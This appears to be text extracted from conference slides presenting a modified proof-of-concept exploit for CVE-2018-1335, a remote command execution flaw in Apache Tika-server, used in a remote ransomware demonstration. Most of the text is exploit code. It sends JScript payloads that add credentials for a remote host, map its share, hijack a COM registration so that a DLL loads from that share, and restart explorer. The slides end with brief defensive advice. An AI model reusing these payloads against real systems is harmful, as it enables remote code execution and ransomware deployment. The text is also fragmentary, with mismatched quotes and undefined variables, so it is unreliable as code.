#Description: This is a PoC for remote command execution in Apache Tika-server.         #
#Versions Affected: Tika-server versions < 1.18                                         #
#Researcher: David Yesland Twitter: @Daveysec                                           #
#Blog Link: https://rhinosecuritylabs.com/application-security/exploiting-cve-2018-1335-apache-tika/ #                                                           #
#NIST CVE Link: https://nvd.nist.gov/vuln/detail/CVE-2018-1335                          #
#########################################################################################

import sys
import requests
```

Modified 46540.py

HITBSecConf 2022 Singapore

```
jscript1='''var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('cmdkey /add:192.168.47.21 /user:kali /pass:kali');
'''
jscript2='''var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('net use \\\\\\\\192.168.47.21\\\\share /SAVECRED /PERSISTENT:YES');
'''
jscript3='''var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('reg add HKCU\\\\Software\\\\Classes\\\\CLSID\\\\{90AA3A4E-1CBA-4233-B8BB-535773D48449}\\\\InprocServer32 /f /ve /t REG_SZ /d
\\\\\\\\192.168.47.21\\\\share\\\\bcfanew.dll');
'''
jscript4='''var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('taskkill /IM explorer.exe /F');
'''
jscript5='''var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('explorer.exe');
‘‘’
try:
        requests.put("https://"+url, headers=headers, data=jscript, verify=False)
except:
        try:
                requests.put("http://"+url, headers=headers, data=jscript1)
                requests.put("http://"+url, headers=headers, data=jscript2)
                requests.put("http://"+url, headers=headers, data=jscript3)
                requests.put("http://"+url, headers=headers, data=jscript4)
                requests.put("http://"+url, headers=headers, data=jscript5)
```

Demo (Remote Ransomware PoC)

Conclusion

- Problem

  Microsoft adds folders like Documents and Pictures to Ransomware Protection's Protected Folders by default

- Measure
  - Add folders you want to protect yourself
  - Always back up your data

Never create ransomware using this method

© Josselin Passepont

SOYA AOYAMA

Global Fujitsu Distinguished Engineer @ Fujitsu
Founder and Organizer @ BSides Tokyo

1992 ~ 2015
Software developer of Windows
2015 ~
Security researcher
- 2016 AVTOKYO
- 2017 BSides Las Vegas
- 2018 GrrCON / ToorCon / DerbyCon / AVTOKYO
- 2019 HackMiami / leHACK / BSides Singapore / ROOTCON
- 2022 leHACK / A New HOPE
2018 ~
BSides Tokyo Founder and Organizer
- 2018 1st BSides in East Asia
- 2019 2nd BSides Tokyo
- 2020 3rd BSides Tokyo